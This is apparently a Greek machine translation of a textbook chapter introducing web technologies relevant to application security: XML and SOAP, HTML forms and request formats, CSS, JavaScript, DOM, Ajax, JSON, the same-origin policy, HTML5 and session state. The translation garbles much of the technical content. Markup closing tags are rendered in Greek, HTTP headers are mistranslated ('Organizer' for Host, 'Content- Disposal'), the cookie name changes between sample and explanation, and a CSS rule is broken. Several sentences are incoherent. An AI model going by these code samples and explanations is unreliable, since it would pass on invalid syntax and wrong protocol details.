Η **Extensible Markup Language (XML)** είναι μια προδιαγραφή για την κωδικοποίηση δεδομένων σε αναγνώσιμη από μηχάνημα μορφή . Όπως κάθε γλώσσα σήμανσης , η μορφή XML διαχωρίζει ένα έγγραφο σε περιεχόμενο (που είναι δεδομένα) και σήμανση (η οποία σχολιάζει τα δεδομένα) .Η Markup κυρίως χρησιμοποιείται για χρήση ετικετών , η οποία μπορεί να ξεκινήσει ετικέτες , τέλος ετικετών ή ετικέτες άδειων στοιχείων :

<tagname>
< / tagname >
<tagname />

Μπορεί να ενσωματώσει στο έγγραφο το γενικό περιεχόμενο και άλλα επιμέρους στοιχεία :

<pet> τζίντζερ < / κατοικίδιο ζώο >
<pets> <dog> spot < / σκύλος > <CAT> πόδια < / cat> < / κατοικίδια ζώα >

Οι ετικέτες μπορεί να περιλαμβάνουν χαρακτηριστικά , τα οποία είναι ζεύγη ονόματος / τιμής:

<data version="2.1"> <pets> ... < / κατοικίδια ζώα > < / data >

Η **XML** είναι επεκτάσιμη στο ότι επιτρέπει αυθαίρετες ετικέτες. Τα XML έγγραφα περιλαμβάνουν συχνά έναν ορισμό τύπου εγγράφου **Defi (DTD)** , ο οποίος ορισμός , οι ετικέτες τα χαρακτηριστικά που χρησιμοποιούνται στα έγγραφα και οι τρόποι τους μπορούν να συνδυαστούν. Η **XML** και οι τεχνολογίες που προέρχονται από αυτό χρησιμοποιούνται ευρέως σε εφαρμογές web ,τόσο στο διακομιστής όσο στο πελάτη.

"Web Services"

Στην πραγματικότητα , πολλές εφαρμογές είναι ουσιαστικά ένα **GUI front-end** σε ένα σύνολο διαδικτυακών υπηρεσιών **back-end** .

Οι Υπηρεσίες Web χρησιμοποιούν απλό πρωτόκολλο πρόσβασης αντικειμένου (**SOAP**) για την ανταλλαγή δεδομένων .Το **SOAP** συνήθως χρησιμοποιεί το πρωτόκολλο HTTP για τη μετάδοση μηνυμάτων και αντιπροσωπεύει δεδομένα χρησιμοποιώντας XML μορφή .

Μία τυπική αίτηση SOAP είναι ως εξής :

POST / doTransfer.asp HTTP/1.0
Organizer : mdsec - mgr.int.mdsec.net
Content-Type : application / soap + xml ; Charset = utf- 8
Content - Length : 891
<; xml version = " 1.0 " >
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
<soap:Body>
< : Add xmlns : PRE = http://target/lists SOAP : encodingStyle =
" Http://www.w3.org/2001/12/soap-encoding " >
<Account>
<FromAccount> 18281008 < / FromAccount >
<Amount> 1430 < / value>
<ClearedFunds> False < / ClearedFunds >
<ToAccount> 08447656 < / ToAccount >
< / Account>
< / pre : Add >
< / soap : Body >
< / soap : Envelope >

Στο πλαίσιο των εφαρμογών web η πρόσβαση πραγματοποιείται χρησιμοποιώντας ένα πρόγραμμα περιήγησης , όπου είναι πιο πιθανό να αντιμετωπιστούν SOAP και χρησιμοποιείται από την εφαρμογή στην πλευρά του διακομιστή για να επικοινωνεί με διάφορα συστήματα back-end . Αν τα παρεχόμενα στοιχεία του χρήστη ενσωματώνονται απευθείας σε back-end μηνύματα SOAP , μπορούν να προκύψουν αδυναμίες για την **SQL** .

Εάν μια εφαρμογή web εκθέτει επίσης υπηρεσίες web άμεσα , αυτές αξίζει επίσης να εξεταστούν. Ακόμη και αν η front-end εφαρμογή είναι απλά γραμμένη στην κορυφή της web υπηρεσίας , μπορεί να υπάρξουν διαφορές στο χειρισμό εισόδου και στη λειτουργικότητα των ίδιων των υπηρεσιών . Ο διακομιστής δημοσιεύει κανονικά τις διαθέσιμες υπηρεσίες και τις παραμέτρους χρησιμοποιώντας την γλώσσα περιγραφής υπηρεσιών Ιστού (**WSDL**) format . Εργαλεία όπως τα **soapUI** μπορεί να χρησιμοποιηθούν για να δημιουργήσουν τις αιτήσεις με βάση ένα δημοσιευμένο **WSDL** αρχείο και να καλέσουν την υπηρεσία ταυτότητας web ,και να αποκτήσουν μια πιστοποίηση
Επίσης, μπορεί να κάνει μεταγενέστερες αιτήσεις παροχής υπηρεσιών web .(Client- Side Λειτουργικότητα).

Για τη server-side αίτηση , πρέπει να παρέχεται στη πλευρά του πελάτη μια διεπαφή χρήστη . επειδή όλες οι εφαρμογές web έχουν πρόσβαση μέσω ενός web browser , οι διεπαφές αυτές όλοι μοιράζονται ένα κοινό πυρήνα τεχνολογιών . Ωστόσο, αυτά έχουν χτιστεί με διαφορετικούς τρόπους , και οι τρόποι με τους οποίους οι τεχνολογίες client- side αιτήσεων συνέχιζουν να εξελίσσονται με ταχείς ρυθμούς τα τελευταία χρόνια .

" HTML "

Η βασική τεχνολογία που χρησιμοποιείται για την κατασκευή web διεπαφών είναι η γλώσσα σήμανσης υπερκειμένου (**HTML**) . Όπως η **XML** , έτσι και **HTML** είναι μια γλώσσα βασισμένη σε ετικέτες που χρησιμοποιούνται για να περιγράψουν την δομή των εγγράφων που αποδίδονται μέσα στον περιηγητή. Από την απλή τους μορφή στην αρχή ως μέσο για την παροχή βασικής μορφοποίησης σε έγγραφα κειμένου ,η **HTML** έχει εξελιχθεί σε μια πλούσια και ισχυρή γλώσσα που μπορεί να χρησιμοποιηθεί για να δημιουργήσει εξαιρετικά πολύπλοκες και λειτουργικές διεπαφές χρήστη .Η **XHTML** είναι μια εξέλιξη της **HTML** που βασίζεται σε **XML** και που έχει μια αυστηρότερη προδιαγραφή από παλαιότερες εκδόσεις της **HTML** . Ένα από τα κίνητρα για την δημιουργία της **XHTML** ήταν η ανάγκη να κινηθεί προς ένα πιο άκαμπτο πρότυπο για τη σήμανση **HTML** και να αποφευχθούν οι διάφοροι συμβιβασμοί και θέματα ασφαλείας που μπορεί να προκύψουν όταν οι browsers είναι υποχρεωμένοι να ανέχονται λιγότερο αυστηρές μορφές της HTML.

"Υπερ-συνδέσεις"

Ένα μεγάλο μέρος της επικοινωνίας από τον client στον server οδηγείται από τον χρήστη κάνοντας κλικ σε υπερ-συνδέσεις. Σε εφαρμογές web ,τα hyperlinks συχνά περιέχουν προκαθορισμένες παραμέτρους αιτήματος . Αυτά είναι τα στοιχεία των δεδομένων που ο χρήστης δεν μπαίνει ,υποβάλλονται επειδή ο διακομιστής τα τοποθετεί στη διεύθυνση URL προορισμού της υπερ-σύνδεσης που ο χρήστης κάνει κλικ .

Για παράδειγμα , μια διαδικτυακή εφαρμογή θα μπορούσε να παρουσιάσει μια σειρά από συνδέσεις με ειδήσεις , το καθένα έχει την ακόλουθη μορφή:

<a href=";redir=/updates/update29.html"> Τι συμβαίνει ; < / a>

Όταν ένας χρήστης κάνει κλικ σε αυτό το σύνδεσμο , ο browser κάνει το ακόλουθο αίτημα :

GET / news / 8 / ; Redir = / updates/update29.html HTTP/1.1
Organizer : mdsec.net

Ο διακομιστής λαμβάνει την παράμετρο **redir** στο **query string** και το χρησιμοποιεί για να καθορίσει ποιο περιεχόμενο πρέπει να παρουσιάζεται στο χρήστη .Τα **if** και **super** - σύστηματα πλοήγησης είναι υπεύθυνα για ένα μεγάλο ποσό των clientto –επικοινωνιών διακομιστή και περισσότερες εφαρμογές web χρειάζονται περισσότερο ευέλικτους τρόπους να συγκεντρώνουν στοιχεία και να λαμβάνουν μέτρα από χρήστες . Οι **HTML** φόρμες είναι ο συνήθης μηχανισμός που επιτρέπει στους χρήστες να εισάγουν αυθαίρετη είσοδο μέσω του browser τους . Η τυπική μορφή είναι ως εξής:

<form action="/secure/login.php?app=quotations" method="post">
**username: <input type="text" name="username">
**
password: <input type="password" name="password">
<input type="hidden" name="redir" value="/secure/home.php">
<input type="submit" name="submit" value="log in">
< / form>

Όταν ο χρήστης εισάγει τιμές στη φόρμα και κάνει κλικ στο κουμπί Υποβολή, ο browser κάνει μια αίτηση , όπως τα ακόλουθα :

POST / secure / login.php ; app = values HTTP/1.1
Organizer : wahh - app.com
Content-Type : application / x - www -form- urlencoded
Content-Type : 39
Cookie : SESS = GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd
Username = daf & password = foo & redir = / secure / home.php & submit = log + in

Στην αίτηση αυτή, διάφορα σημεία ενδιαφέροντος ταυτίζονται υποχρεωτικά με διάφορες πτυχές της αίτησης που χρησιμοποιούνται για τον έλεγχο της server-side επεξεργασίας:

- Επειδή η ετικέτα έχει μορφή HTML περιέχει ένα χαρακτηριστικό που προσδιορίζει τη **POST** μέθοδο , το πρόγραμμα περιήγησης χρησιμοποιεί αυτή τη μέθοδο για να υποβάλει που να τοποθετεί τα δεδομένα από τη φόρμα στο σώμα του μηνύματος αίτησης .

- Εκτός από τα δύο δεδομένα που εισάγει ο χρήστης , το έντυπο περιέχει μια κρυφή παράμετρο (**redir**) και μια παράμετρο (**submit**) . Αμφότερα αυτά υποβάλλονται στην αίτηση και μπορεί να χρησιμοποιηθούν από τη server-side εφαρμογή για τον έλεγχο της λογικής .

- Η διεύθυνση URL στόχου για την υποβολή φόρμας περιέχει μια προκαθορισμένη παράμετρο (**app**) ,όπως στο παράδειγμα που φαίνεται προηγουμένως. Αυτή η παράμετρος μπορεί να χρησιμοποιείται για να ελέγχει την πλευρά επεξεργασίας του διακομιστή.

- Η αίτηση περιέχει μια παράμετρο cookie **(AMKE)** , η οποία εκδόθηκε για το πρόγραμμα περιήγησης σε μια προηγούμενη απάντηση από το διακομιστή . Αυτή η παράμετρος μπορεί να είναι χρησιμοποιείται για να ελέγχει την πλευρά του διακομιστή επεξεργασίας. Η προηγούμενη αίτηση περιέχει μια κεφαλίδα διευκρινίζοντας ότι το είδος του περιεχομένου στο σώμα του μηνύματος είναι **www - form- urlencoded** .

Αυτό σημαίνει ότι οι παράμετροι εκπροσωπούνται στο σώμα του μηνύματος ως ζεύγη ονόματος / τιμής κατά τον ίδιο τρόπο όπως είναι στο query string URL . Το άλλο τύπο περιεχομένου που είναι πιθανό να αντιμετωπιστεί όταν δεν έχουν υποβληθεί δεδομένα φόρμας είναι multipart / form-data .

Η αίτηση μπορεί να ζητήσει στους browsers τη χρήση πολυσέλιδης κωδικοποίησης καθορίζοντάς το αυτό σε μια Enctype μορφή ετικέτας. Με αυτή τη μορφή κωδικοποίησης ,σε μια κεφαλίδα Content –Type στην αίτηση επίσης χρησιμοποιείται μια τυχαία συμβολοσειρά ως διαχωριστής των παραμέτρων που περιέχονται στο σώμα αιτήματος.

Για παράδειγμα :

POST / ασφαλές / login.php ; app = τιμές HTTP/1.1
Organizer : wahh - app.com
Content-Type : multipart / form-data ; Όριο = ---------- 7d71385d0a1a
Content - Length : 369
Cookie : SESS = GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd
---------- 7d71385d0a1a
Content- Disposal: form-data ; Name = "username"
daf
---------- 7d71385d0a1a
Content- Disposal : form-data ; Name = "password "
foo
---------- 7d71385d0a1a
Content- Disposal: form-data ; Name = " redir "
/ secure/ home.php
---------- 7d71385d0a1a
Content- Disposal: form-data ; Name = submit "
conect
---------- 7d71385d0a1a –

"CSS"

Η **Cascading Style Sheets (CSS)** είναι μια γλώσσα που χρησιμοποιείται για να περιγράψει την παρουσίαση ενός εγγράφου γραμμένο σε μια γλώσσα σήμανσης . Μέσα σε εφαρμογές web , χρησιμοποιείται για να καθορίσει το περιεχόμενο HTML που θα πρέπει να εκδίδεται στην οθόνη (και σε άλλα μέσα ενημέρωσης , όπως η εκτυπωμένη σελίδα). Σύγχρονα πρότυπα σχεδιασμού ιστοσελίδων έχουν ως στόχο να διαχωρίσουν όσο το δυνατόν περισσότερο το περιεχόμενο μιας τεκμηρίωσης από την παρουσίασή του . Αυτός ο διαχωρισμός έχει πολλά πλεονεκτήματα , τις απλούστερες και μικρότερες σελίδες HTML , ευκολότερη ενημέρωση της μορφοποίησης σε όλη την ιστοσελίδα , και τη βελτίωση της προσβασιμότητας. Το CSS βασίζεται σε κανόνες μορφοποίησης που μπορούν να επικοινωνούν με διαφορετικά επίπεδα προδιαγραφών.

Στη Σύνταξη CSS χρησιμοποιείται αυτόματα μια κατηγορία στοιχείων σήμανσης στα οποία Θα πρέπει να εφαρμοστούν ένα σύνολο ιδιοτήτων . Για παράδειγμα, ο ακόλουθος ορισμός κανόνα CSS στο χρώμα του προσκηνίου έχει επισημανθεί με τη χρήση <h2> tags :

h2 { χρώμα : κόκκινο? }

Στις πρώτες ημέρες της ασφάλειας των διαδικτυακών εφαρμογών , το CSS είχε αγνοηθεί σε μεγάλο βαθμό και θεωρήθηκε ότι δεν έχει επιπτώσεις στην ασφάλεια . Σήμερα ,στο CSS δίνεται όλο και περισσότερη σημασία τόσο ως πηγή ασφαλείας και ως μέσο για την παροχή αποτελεσματικών εκμετάλλευσης για τις υπόλοιπες κατηγορίες τρωτών σημείων

"*JavaScript*"

Για τις υπερ-συνδέσεις και τις μορφές μπορεί να χρησιμοποιηθεί για να δημιουργήσει μια πλούσια διεπαφή χρήστη που μπορεί εύκολα να συγκεντρώνει τα περισσότερα είδη των εισροών που απαιτούν εφαρμογές web . Ωστόσο , οι περισσότερες εφαρμογές απασχολούν ένα πιο κατανεμημένο μοντέλο , στο οποίο η πλευρά του πελάτη δεν χρησιμοποιείται απλά για να υποβάλει τα δεδομένα των χρηστών και των δράσεων , αλλά και να εκτελέσει την πραγματική επεξεργασία των δεδομένων. Αυτό γίνεται για δύο βασικούς λόγους :

- Μπορεί να βελτιώσει την απόδοση της εφαρμογής , επειδή ορισμένα καθήκοντα μπορούν να διεξάγονται εξ ολοκλήρου στο πελάτη .

- Μπορεί να ενισχύσει τη χρηστικότητα , επειδή τμήματα του περιβάλλοντος εργασίας του χρήστη μπορεί να ενημερώνονται δυναμικά σε απάντηση του χρήστη , χωρίς να χρειάζεται να φορτώσετε μια εντελώς νέα σελίδα HTML που παραδίδεται από το διακομιστή.Η JavaScript είναι μια σχετικά απλή αλλά ισχυρή γλώσσα προγραμματισμού που μπορεί εύκολα να χρησιμοποιηθεί για την επέκταση web διεπαφών με τρόπους που δεν είναι δυνατό με τη χρήση HTML. Συνήθως χρησιμοποιείται για να εκτελέσετε τις ακόλουθες εργασίες :

- Η επικύρωση των δεδομένων που εισάγει ο χρήστης πριν υποβληθεί στο διακομιστή για να αποφευχθούν άσκοπες αιτήσεις , αν τα δεδομένα περιέχουν σφάλματα.

- Δυναμικά για την τροποποίηση της διεπαφής χρήστη ως απάντηση στις ενέργειες του χρήστη – για παράδειγμα , για την εφαρμογή drop-down μενού και άλλων στοιχείων ελέγχου .

- Επερωτήσεις και την ενημέρωση του μοντέλου αντικειμένου εγγράφου **(DOM)** εντός του browser για να ελέγξει τη συμπεριφορά του προγράμματος περιήγησης. Η VBScript είναι μια εναλλακτική λύση για JavaScript , που υποστηρίζεται μόνο στον Internet Explorer. Εμπνέεται από τη Visual Basic και επιτρέπει την αλληλεπίδραση με το πρόγραμμα περιήγησης **DOM** . Αλλά σε γενικές γραμμές είναι κάπως λιγότερο ισχυρό ό, τι JavaScript . Η VBScript ελάχιστα χρησιμοποιείται στις σημερινές web εφαρμογές. Το κύριο ενδιαφέρον της από την άποψη της ασφάλειας είναι ως μέσο παράδοσης exploits για τα τρωτά σημεία , όπως cross-site scripting σε περιστασιακές περιπτώσεις.

"*Document Object Model*"

Το Μοντέλο Αντικειμένου Εγγράφου (DOM) είναι μια αφηρημένη αναπαράσταση HTML εγγράφων που μπορούν να ερωτηθούν και να χειραγωγούνται μέσω του **API** . Το **DOM** επιτρέπει client - side scripts για την πρόσβαση σε μεμονωμένα στοιχεία HTML από το id τους και να διασχίσει τη δομή των στοιχείων προγραμματισμού . Δεδομένα όπως η τρέχουσα διεύθυνση URL και τα cookies μπορούν επίσης να διαβαστούν και να ενημερώνονται . Το **DOM** επίσης περιλαμβάνει ένα μοντέλο εκδήλωσης , επιτρέποντας κώδικα σε εκδηλώσεις , όπως την υποβολή της φόρμας , πλοήγησης μέσω συνδέσμων , και πληκτρολογήσεις . Η χειραγώγηση του προγράμματος περιήγησης **DOM** είναι μια βασική τεχνική που χρησιμοποιείται σε Ajax-based εφαρμογών.

"*Ajax*"

Το **Ajax** είναι μια συλλογή από τεχνικές προγραμματισμού που χρησιμοποιούνται στην πλευρά του client για να δημιουργήσει user interfaces, που έχουν ως στόχο να μιμηθούν την ομαλή αλληλεπίδραση και τη δυναμική συμπεριφορά από τις παραδοσιακές εφαρμογές desktop . Το όνομα ήταν αρχικά ένα αρκτικόλεξο " **Asynchronous JavaScript και XML** " αν και σε αιτήματα **web Ajax** σήμερα δεν χρειάζεται να είναι ασύγχρονο και δεν χρειάζεται να απασχολούν **XML** . Οι πρώτες εφαρμογές web βασίζονταν σε πλήρεις σελίδες . Κάθε ενέργεια του χρήστη , όπως κλικ σε ένα σύνδεσμο ή υποβολή μιας φόρμας , θα ξεκινήσει ένα παράθυρο σε επίπεδο πλοήγησης ,προκαλώντας μια νέα σελίδα να φορτωθεί από το διακομιστή. Η προσέγγιση αυτή είχε ως αποτέλεσμα μια αποσπασματική εμπειρία του χρήστη , με αξιοσημείωτη καθυστέρηση .

Με το **Ajax** , ορισμένες ενέργειες του χρήστη που διακινούνται εντός κώδικα δέσμης ενεργειών στην πλευρά του πελάτη δεν προκαλούν πλήρη επαναφόρτωση της σελίδας . Αντ 'αυτού , το σενάριο εκτελεί ένα αίτημα και τυπικά λαμβάνει μια πολύ μικρότερη απόκριση για να ενημερωθεί δυναμικά μόνο ένα μέρος της διεπαφής χρήστη .

Για παράδειγμα, σε ένα Ajax βασίζεται μια εφαρμογή για ψώνια, κάνοντας κλικ σε ένα κουμπί **«Προσθήκη στο καλάθι»** μπορεί να προκληθεί ένα υπόβαθρο αίτημα το οποίο ενημερώνει το server για το καλάθι αγορών του χρήστη και μια απάντηση που ενημερώνει τον αριθμό των στοιχείων στο καλάθι η οποία προβάλλεται στη οθόνη του χρήστη . Σχεδόν ολόκληρη η υπάρχουσα σελίδα παραμένει η ίδια εντός της περιήγησης , παρέχοντας μια πολύ πιο γρήγορη και πιο ικανοποιητική εμπειρία για το χρήστη .

Η βασική τεχνολογία που χρησιμοποιείται σε **Ajax** είναι **XMLHttpRequest** . Μετά από μια ορισμένη επεξεργασία των προτύπων , αυτό είναι τώρα ένα εγγενές αντικείμενο JavaScript που τα client-side scripts μπορούν να χρησιμοποιούν για να κάνουν « φόντο » τις αιτήσεις χωρίς να απαιτείται ένα παράθυρο σε επίπεδο πλοήγησης . Παρά το όνομά της ,η **XMLHttpRequest** επιτρέπει αυθαίρετο περιεχόμενο που πρέπει να σταλούν αιτήσεις και λήψεις σε απαντήσεις . Παρά το γεγονός ότι πολλές εφαρμογές **Ajax** κάνουν χρήση **XML** για τη μορφοποίηση των δεδομένων του μηνύματος ,υπάρχει σύνολο μεδόδων αναπαράσταησης για την ανταλλαγή δεδομένων.

Οι περισσότερες εφαρμογές **Ajax** που χρησιμοποιούν ασύγχρονη επικοινωνία με το διακομιστή , δεν είναι απαραίτητο να το κάνουν . Σε ορισμένες περιπτώσεις , μπορεί στην πραγματικότητα να έχει περισσότερο νόημα για την πρόληψη αλληλεπίδρασης του χρήστη με την εφαρμογή , ενώ μια συγκεκριμένη δράση εκτελείται . Σε αυτές τις περιπτώσεις , το **Ajax** είναι ακόμα συντελεί στην παροχή μιας πιο απρόσκοπτης εμπειρίας αποφεύγοντας την ανάγκη φορτώματος μιας ολόκληρης σελίδας . Ιστορικά , η χρήση του **Ajax** εισήγαγε ορισμένα νέα είδη τρωτών σημείων σε εφαρμογές web . Ευρύτερα , αυξάνει επίσης την επιφάνεια επίθεσης από μια τυπική εφαρμογή με την εισαγωγή πιο πιθανών στόχων για επίθεση και στις δύο πλευρές και του server και του πελάτη .

"*JSON*"

JavaScript Object Notation (JSON) είναι μια απλή μορφή μεταφοράς δεδομένων που μπορεί να να χρησιμοποιηθεί για την ταξινόμιση αυθαίρετων δεδομένων . Αυτά μπορούν να επεξεργαστούν άμεσα από JavaScript . Συνήθως χρησιμοποιούνται σε εφαρμογές **Ajax** ως εναλλακτική λύση για XML μορφή που αρχικά χρησιμοποιήθηκε για τη μετάδοση δεδομένων . Σε μια τυπική κατάσταση , όταν ένας χρήστης εκτελεί μια ενέργεια , η client-side JavaScript χρησιμοποιεί **XMLHttpRequest** για να ανακοινώνει την προσφυγή στο διακομιστή . Ο διακομιστής επιστρέφει μια ελαφριά αντίδραση που περιέχει δεδομένα σε μορφή **JSON** . Το client-side script επεξεργάζεται στη συνέχεια αυτά τα δεδομένα και ενημερώνει το περιβάλλον εργασίας χρήστη ανάλογα . Για παράδειγμα, μια **Ajax -based** εφαρμογή web-mail μπορεί να περιέχει μια δυνατότητα εμφάνισης των λεπτομεριών μιας επιλεγμένης επαφής .

Όταν ένας χρήστης κάνει κλικ σε μια επαφή , το πρόγραμμα περιήγησης χρησιμοποιεί XMLHttpRequest για να ανακτήσει πρόσβαση στα στοιχεία της επιλεγμένης επαφής , τα οποία είναι :

{
"Name" : "Mike Kemp " ,
"Id " : " 8041148671 " ,
" Email " : " fkwitt@layerone.com "
}

Το client - side script χρησιμοποιεί το διερμηνέα JavaScript για τη JSON ανταπόκριση και ενημερώνει το σχετικό τμήμα της διεπαφής χρήστη με βάση το περιεχόμενο της .Μια άλλη θέση όπου μπορεί να συναντήσει κάποιος JSON δεδομένα σε εφαρμογές του σήμερα είναι ως μέσο ενθυλάκωσης δεδομένων σε συμβατικές παραμέτρους αιτήματος. Για παράδειγμα , όταν ο χρήστης ενημερώνει τα στοιχεία μιας επαφής , τα νέα στοιχεία θα μπορούσαν να ανακοινώνονται στο διακομιστή χρησιμοποιώντας το ακόλουθο αίτημα :

POST / Contacts HTTP/1.0
Content-Type : application / x - www -form- urlencoded
Conjtent - Length : 89
Communication = { "name" : "Mike Kemp " , " id " : " 8041148671 " , " email " : " --@ clappymonkey.com " }
and submit = Update Same - Origin Policy

Η πολιτική της ίδιας καταγωγής αποτελεί βασικό μηχανισμό που εφαρμόζεται σε browsers που έχουν σχεδιαστεί για να κρατήσουν το περιεχόμενο που προέρχεται από διαφορετικές αφετηρίες. Βασικά , το περιεχόμενο που έλαβε από μία ιστοσελίδα επιτρέπεται να διαβάζει και να τροποποιεί άλλο περιεχόμενο που λαμβάνεται από την ίδια περιοχή , αλλά δεν επιτρέπεται η πρόσβαση σε περιεχόμενο που έλαβε από άλλους δικτυακούς τόπους .

Εάν η πολιτική της ίδιας καταγωγής δεν υπήρχε , και ένας ανυποψίαστος χρήστης πλοηγηθεί σε ένα κακόβουλο ιστοχώρο , ο κώδικας δέσμης ενεργειών που εκτελείται σε αυτή την περιοχή θα μπορούσε να έχει πρόσβαση στα δεδομένα και τη λειτουργικότητα οποιουδήποτε άλλου δικτυακού τόπου που επισκέφθηκε επίσης ο χρήστης . Αυτό μπορεί να επιτρέψει στο κακόβουλο site να εκτελεί μεταφορές κεφαλαίων από τον online τραπεζικό του χρήστη , να διαβάσει mail , ή να καταγράψτε λεπτομέρειες πιστωτικών καρτών. Για το λόγο αυτό , τα προγράμματα περιήγησης έχουν εφαρμόσει περιορισμούς για να επιτρέψουν αυτό το είδος της αλληλεπίδρασης μόνο με το περιεχόμενο που έχει λάβει από την ίδια προέλευση .

Στην πράξη , η εφαρμογή αυτών των λεπτομεριών των διαφόρων διαδικτυακών εφαρμογών και τεχνολογιών οδηγεί σε διάφορες επιπλοκές και συμβιβασμούς . Εδώ είναι μερικά βασικά χαρακτηριστικά της πολιτικής της ίδιας καταγωγής που θα πρέπει να είναι γνωστά :

- Μια σελίδα μπορεί να προκαλέσει ένα αυθαίρετο αίτημα σε μια περιοχή που έχει γίνει σε έναν άλλο τομέα (για παράδειγμα , με την υποβολή μιας φόρμας ή φόρτωσης εικόνας) . Αλλά δεν μπορεί να επεξεργάζεται τα δεδομένα που επιστρέφονται από την εν λόγω αίτηση .

- Μια σελίδα μπορεί να φορτώσει ένα σενάριο σε μια περιοχή από άλλο τομέα και να το εκτελέσει στο δικό της πλαίσιο . Αυτό συμβαίνει επειδή τα σενάρια υποτίθεται ότι περιέχουν κώδικα , αντί στοιχείων , έτσι η πρόσβαση μεταξύ τομέων δεν θα πρέπει να οδηγήσει στην αποκάλυψη κάθε ευαίσθητης πληροφορίας .

- Μια σελίδα δεν μπορεί να διαβάσει ή να τροποποιήσει τα cookies ή άλλα στοιχεία DOM σε μια περιοχή ,τα οποία ανήκουν σε έναν άλλο τομέα . Τα χαρακτηριστικά αυτά μπορούν να οδηγήσουν σε διάφορες επιθέσεις, όπως αλλοίωση των ενεργειών των χρηστών και σύλληψη δεδομένων.

" HTML5"

Η HTML5 είναι μια σημαντική ενημέρωση για το πρότυπο HTML . Η HTML5 σήμερα εξακολουθεί να βρίσκεται υπό ανάπτυξη και να εφαρμόζεται μόνο εν μέρει με τα προγράμματα πλοήγησης . Από την άποψη της ασφάλειας ,η HTML5 είναι κατά κύριο λόγο ενδιαφέρον για τους επόμενους λόγους :

- Εισάγει διάφορες νέες ετικέτες , χαρακτηριστικά , και APIs που μπορούν να αξιοποιηθούν για αντιμετώπιση cross-site scripting και άλλων επιθέσεων.

- Παρέχουν τροποποιήσεις στον πυρήνα της τεχνολογίας **Ajax** , **XMLHttpRequest** , για να καταστεί δυνατή αμφίδρομη αλληλεπίδραση μεταξύ τομέων σε ορισμένες περιπτώσεις. Αυτό μπορεί να οδηγήσει σε νέες crossdomain επιθέσεις.

- Εισάγει νέους μηχανισμούς για την αποθήκευση δεδομένων client-side , οι οποίοι μπορούν να οδηγήσουν σε θέματα προστασίας της ιδιωτικής ζωής των χρηστών , καθώς και νέες κατηγορίες επίθεσης, όπως η client-side SQL επίθεση.

"Τεχνολογίες Επεκτάσεων Περιηγητών"

Πηγαίνοντας πέρα από τις δυνατότητες της JavaScript , ορισμένες εφαρμογές web απασχολούν τεχνολογίες επέκτασης του προγράμματος περιήγησης που χρησιμοποιούν προσαρμοσμένο κώδικα για την επέκταση του προγράμματος περιήγησης ενσωματωμένες δυνατότητες με αυθαίρετους τρόπους . Αυτά τα συστατικά μπορούν να χρησιμοποιηθούν ως bytecode που εκτελείται από ένα κατάλληλο browser plug -in. Οι τεχνολογίες που είναι πιθανό οι επιθέσεις web εφαρμογών να πλήξουν είναι :

- βοηθητικές εφαρμογές Java
- ελέγχος ActiveX
- Flash αντικείμενα
- Silverlight αντικείμενα

"Καταστάσεις και Συνεδρίες"

Οι τεχνολογίες που περιγράφηκαν μέχρι τώρα επιτρέπουν στο διακομιστή και στα συστατικά του πελάτη σε μια διαδικτυακή εφαρμογή την ανταλλαγή και επεξεργασία δεδομένων με διάφορους τρόπους. Για την εφαρμογή στα περισσότερα είδη των χρήσιμων λειτουργιών , ωστόσο , οι αιτήσεις πρέπει να ακολουθήσουν τη κατάσταση της αλληλεπίδρασης κάθε χρήστη με την εφαρμογή σε πολλαπλές αιτήσεις . Για παράδειγμα , μια εφαρμογή για ψώνια μπορεί να επιτρέψει στους χρήστες να περιηγηθούν σε έναν κατάλογο προϊόντων ,να προσθέσετε στοιχεία σε ένα καλάθι , να προβάλετε και να ενημερώσετε τα περιεχόμενα στο καλάθι , να πραγματοποιήσετε πληρωμή , παροχή προσωπικών στοιχείων και τις λεπτομέρειες πληρωμής .

Για να γίνει αυτό το είδος της λειτουργικότητας δυνατό, η αίτηση πρέπει να διατηρήσει ένα σύνολο δεδομένων κατάστασης που παράγονται από τις ενέργειες του χρήστη σε διάφορα αιτήματα . Αυτά τα δεδομένα συνήθως πραγματοποιούνται μέσα σε μια δομή server-side που ονομάζεται συνεδρία . Όταν ένα χρήστης εκτελεί μια ενέργεια , όπως η προσθήκη ενός στοιχείου στο καλάθι αγορών , η serverside εφαρμογή ενημερώνει τις σχετικές λεπτομέρειες στη συνεδρία του χρήστη . όταν ο χρήστης βλέπει αργότερα τα περιεχόμενα του καλαθιού του ,τα στοιχεία από τη σύνοδο αυτή χρησιμοποιούνται για να επιστρέψουν τις σωστές πληροφορίες στο χρήστη .

Σε μερικές εφαρμογές ,οι πληροφορίες κατάστασης αποθηκεύονται στη συνιστώσα πελάτη παρά το διακομιστή. Το τρέχον σύνολο δεδομένων έχει περάσει στον πελάτη σε κάθε απόκριση του server και αποστέλλεται πίσω στον server σε κάθε αίτημα του πελάτη . Φυσικά, επειδή ο χρήστης μπορεί να τροποποιήσει τα δεδομένα που μεταδίδονται μέσω του στοιχείου του πελάτη , οι αιτήσεις πρέπει να προστατεύσουν τον εαυτό τους από τους εισβολείς που μπορεί να αλλάξουν τις πληροφορίες κατάστασης σε μια προσπάθεια να παρέμβουν στη λογική της εφαρμογής .Η **ASP.NET** πλατφόρμα κάνει χρήση μια κρυφής φόρμα που ονομάζεται ViewState να αποθηκεύει πληροφορίες κατάστασης σχετικές με το web interface του χρήστη και ως εκ τούτου τη μείωση των γενικών εξόδων στο διακομιστή.

Από προεπιλογή , τα περιεχόμενα του ViewState περιλαμβάνουν ένα διαμορφωμένο hash για την πρόληψη παραβιάσεων .Επειδή το πρωτόκολλο **HTTP** είναι stateless , οι περισσότερες εφαρμογές χρειάζονται έναν τρόπο για να πραγματοποιήσουν εντολή αναγνώρισης μεμονωμένων χρηστών σε πολλαπλές αιτήσεις για το σωστό σύνολο στοιχείων που θα χρησιμοποιούνται για την επεξεργασία κάθε αίτησης . Κανονικά, αυτό επιτυγχάνεται με την έκδοση σε κάθε χρήστη ενός συμβολικού μοναδικού αναγνωριστικό στη συνεδρία του χρήστη .

"Σχέδια Κωδικοποίησης"

